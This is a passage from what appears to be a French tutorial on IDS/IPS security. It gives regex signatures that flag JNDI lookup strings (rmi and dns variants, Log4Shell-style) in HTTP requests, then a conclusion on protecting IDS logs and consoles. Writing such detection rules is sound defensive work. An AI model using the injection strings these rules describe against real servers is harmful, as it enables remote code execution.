    http-req-content-text matches "(?{lang=pcre}\x24\x7b.{0,30}j.{0,30}n.{0,30}d.{0,30}i.{0,30}:.{0,30}r.{0,30}m.{0,30}i.{0,30}:.{0,30}V.{0,30}V)" ( case-insensitive )
- Signature#3
  - condition 1

    http-req-content-text matches "(?{lang=pcre}\x24\x7b.{0,30}j.{0,30}n.{0,30}d.{0,30}i.{0,30}:.{0,30}d.{0,30}n.{0,30}s.{0,30}:.{0,30}V.{0,30}V)" ( case-insensitive )

# *Conclusion*

Pour assurer la sécurité d'un réseau il faut **non seulement sécuriser les systèmes IDS/IPS** mais aussi **protéger les fichiers d'alertes générées** (les logs) par les IDS/IPS. Cette sécurité est assurée en prenant en comptes les mesures suivantes:

- Les IDS/IPS devront être à jour.
- Changement de mot de passe régulier pour l'accès aux consoles (**sondes**) IDS/IPS.
- L'utilisation d'un système d'authentification robuste (exemple: PKI).